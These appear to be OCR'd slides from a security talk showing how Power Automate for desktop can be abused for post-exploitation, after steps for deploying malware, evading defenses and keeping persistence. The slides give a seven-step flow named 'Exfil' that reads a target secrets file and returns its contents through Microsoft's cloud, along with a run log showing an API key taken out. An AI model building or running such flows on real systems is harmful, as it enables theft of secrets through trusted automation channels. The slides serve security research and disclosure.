
@mbrg0

Recap

- ☑ Deploy malware
- ☑ Defense evasion
- ☑ Persistency
- ☐ C&C
- ☐ Exfiltration
- ☐ Cleanup

Let the fun begin.

Data exfil (start simple)



1 Set variable
Assign to variable Success the value 'False'

2 If file exists
If file TargetFile exists

3 On block error FailedToReadFile

4 Read text from file
Read contents of file TargetFile and store it into FileContents

5 Set variable
Assign to variable Success the value 'True'

6 End

7 End

Input / output variables 3
- {x} FileContents
- {x} Success
- {x} TargetFile

Flow variables 0

No variables to display

Status: Ready 0 Selected actions 7 Actions 1 Subflow Run delay 100 ms


Data exfiltrated as flow output

@mbrg0

Distribute payload, execute and collect output from cloud

Input

Output



Your flow ran successfully.

Manually trigger a flow 0s

Run a flow built with Power Automate for desktop 23s

INPUTS

Desktop flow

Exfil

Run Mode

attended

TargetFile

C:\Users\alexg\Downloads\secrets.txt

OUTPUTS

Success

True

FileContents


APIKEY=65995258-64b5-438a-8f06-eae686f92300

body


```
{
  "Success": "True",
  "FileContents": "APIKEY=65995258-64b5-438a-8f06-eae686f92300"
}
```

Connection: alexg (win11ent)

@mbrg0


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
On-Prem
MS cloud

@mbrg0



Run a flow built with Power Automate for desktop 23s

INPUTS Show raw inputs

Desktop flow: Exfil

Run Mode: attended

TargetFile: C:\Users\alexg\Downloads\secrets.txt

body

```
{
  "Success": "True",
  "FileContents": "APIKEY=65995258-64b5-438a-8f06-eae686f92300"
}
```

Exfil | Power Automate

```
1  Set variable
   Assign to variable Success the value 'False'
2  If file exists
   If file TargetFile exists
3    On block error FailedToReadFile
4      Read text from file
       Read contents of file TargetFile and store it into FileContents
5      Set variable
       Assign to variable Success the value 'True'
6    End
7  End
```

